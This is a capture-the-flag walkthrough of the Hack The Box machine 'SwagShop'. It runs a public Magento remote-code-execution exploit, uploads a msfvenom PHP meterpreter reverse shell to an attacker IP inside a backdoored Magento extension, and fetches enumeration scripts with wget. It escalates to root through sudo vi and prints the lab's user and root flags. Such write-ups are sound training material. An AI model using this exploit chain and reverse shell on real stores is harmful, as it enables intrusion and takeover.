



SwagShop

OS:	🐧 Linux
Difficulty:	Easy
Points:	20
Release:	11 May 2019
IP:	10.10.10.140

Start with an nmap


nmap -Pn 10.10.10.140 -sV --version-intensity 9 --version-all --script=vuln

Takes some time because it runs script on all the subsites it can find, but ports are only 22 and 80.



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

We don’t know any username or passwords so we cannot use SSH, so we take a look at https at port 80.



© 2014 Magento Demo Store. All Rights Reserved.


we can easily see that it’s a Mangento page, a bit of googling tells us that is an open source eCommerce web application.

At the bottom of the page we see a copyright 2014.

If we look at when they first put a copyright on it was in 2008, so at least a update every 6 years, and we also find the latest version is from 2019. So maybe an outdated application

So we use searchsploit to find any CVE that we might be able to run.

searchsploit magento



```
 Exploit Title                                                                                                              |  Path
                                                                                                                            | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
Magento 1.2 - '/app/code/core/Mage/Admin/Model/Session.php?login['Username']' Cross-Site Scripting                          | exploits/php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting                    | exploits/php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting                                                                   | exploits/php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File                                                              | exploits/php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution                                                                | exploits/php/webapps/37811.py
Magento Server MAGMI Plugin - Multiple Vulnerabilities                                                                      | exploits/php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion                                                                 | exploits/php/webapps/35052.txt
Magento eCommerce - Local File Disclosure                                                                                   | exploits/php/webapps/19793.txt
Magento eCommerce - Remote Code Execution                                                                                   | exploits/xml/webapps/37977.py
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection                                                                | exploits/php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)                                     | exploits/php/webapps/38651.txt
---------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
```


There are some, but most are .txt and we need to run a remote exploit so only look for .py and there are two. But the first one is authenticated and requires a login, so we can only try the last one.

So let’s mirror to our current directory

Searchsploit –m 37977.py

Then we just open with our favourite text editor to see how to run it and set targets

We see a bunch of uncommented lines that will make the script unable to run, so just delete the first lines until the first import



```
import requests
import base64
import sys

target = "http://target.com/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"
```


We then just replace http://target.com/ with our site

One small thing that might miss here, the site is not just http://10.10.10.140/

Its

http://10.10.10.140/index.php

There are also some uncommented lines at the bottom. Everything after print "DID NOT WORK" gets deleted



```
root@Network-IP-Camera:~/htb/SwagShop# python 37977.py
WORKED
Check http://target.com/admin with creds forme:forme
root@Network-IP-Camera:~/htb/SwagShop#
```


then we just run the script and hope no one has ruined the site

we then get some creds to /index.php/admin

We now have an administrator user for Magento admin panel, so have full control. There are a couple of ways to get a reverse shell exploit onto the machine from here.

I found a video showing how to upload a reverse shell, on YouTube. That gave me a nice push in the right direction, but following that video 100% did not work, but I got into SYSTEM -> MAGENTO CONNECT -> MAGENTO CONNECT MANAGER

Where we can upload our own file, that is where I uploaded my reverse shell, but it needs to be packaged into a file system so Magento can read it.



Settings

☑ Put store on the maintenance mode while installing/upgrading/backup creation

□ Create Backup Database

Install New Extensions

1 Search for modules via Magento Connect.

2 Paste extension key to install: Install

Direct package file upload

1 Download or build package file.

2 Upload package file: Browse... No file selected. Upload

Manage Existing Extensions Check for Upgrades

Channel: Magento Community Edition Commit Changes

But first we must make our exploit with msfvenom

msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.12.218 LPORT=4444 -f raw > llehs.php


now we just need to find a way to package the exploit, found a dude on github that has made a package for importing a backdoor

https://github.com/P34C3-07/LavaMagentoBD

Reading some more we find out that we can put our php reverse shell into the package replacing another php file

We need to replace 'IndexController.php' that is in the lavalamp_magento_bd.tgz file under /app/code/community/Lavalamp/Connector/controllers/

Just rename our php reverse shell and place into and overwrite the other one. We can then upload the package to the Direct package file upload and press upload



☑ Auto-scroll console contents

```
Package installed:
 community lavalamp_server_explorer 1.0.0

Cleaning cache
.
Cache cleaned successfully
```

Procedure completed. Please check the output frame for useful information and refresh the page to see changes.

Now let's get a listener going, netcat gives me some strange errors on this one so use msfconsole

Use exploit/multi/handler


Set payload php/meterpreter_reverse_tcp

Set lhost tun0

Run

When running goto http://10.10.10.140/index.php/lavalamp/index

Should have reverse shell


Magento Downloader
New Tab
10.10.10.140/index.php/lavalamp/index
root@Network-IP-Camera: ~
File
Edit
View
Search
Terminal
Tabs
Help
root@Network-IP-Camera: ~
root@Network-IP-Came


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/reverse_php_tcp
[-] The value specified for payload is not valid.
msf5 exploit(multi/handler) > php/meterpreter_reverse_tcp
[-] Unknown command: php/meterpreter_reverse_tcp.
This is a module we can load. Do you want to use php/meterpreter_reverse_tcp?
msf5 payload(php/meterpreter_reverse_tcp) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.12.218:4444
[*] Meterpreter session 1 opened (10.10.12.218:4444 -> 10.10.10.140:44518) at

meterpreter >
```

Go into shell and spawn pretty pty

python3 -c 'import pty; pty.spawn("/bin/bash")'

cat /home/haris/user.txt

user: a448877277e82f05e5ddf9f90aefbac8



```
meterpreter > shell
Process 1526 created.
Channel 0 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@swagshop:/var/www/html$ cat /home/haris/user.txt
cat /home/haris/user.txt
a448877277e82f05e5ddf9f90aefbac8
www-data@swagshop:/var/www/html$ whoami
whoami
www-data
www-data@swagshop:/var/www/html$
```

Privilege Escalation

Let’s get our enumeration tools on this box and see if there is anything out of place


Wget 10.10.12.218/LinEnum.sh

Wget 10.10.12.218/linpe.sh

Wget 10.10.12.218/jalesc.sh

Chmod +x LinEnum.sh linpe.sh jalesc.sh

After running, we can see that the www-data user is allowed to run a single sudo command without password.



```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```


The www-data user can run /usr/bin/vi on any file in /var/www/html/ without root password

So we can run

sudo /usr/bin/vi /var/www/html/FuckYouImGettinRoot

and from our spawn pretty shell cheatsheet, we can spawn a shell from vi with the command :!bash

then just cat /root/root.txt



```
:!bash
root@swagshop:/var/www/html# cat /root/root.txt
cat /root/root.txt
c2b087d66e14a652a3b86a130ac56721


   ____ ____
 /| |/|\| |\
/_| ´ |.` |_\          We are open! (Almost)
  |   |.  |
  |   |.  |          Join the beta HTB Swag Store!
  |___|.__|        https://hackthebox.store/password

                     PS: Use root flag as password!
root@swagshop:/var/www/html#
```

Root: c2b087d66e14a652a3b86a130ac56721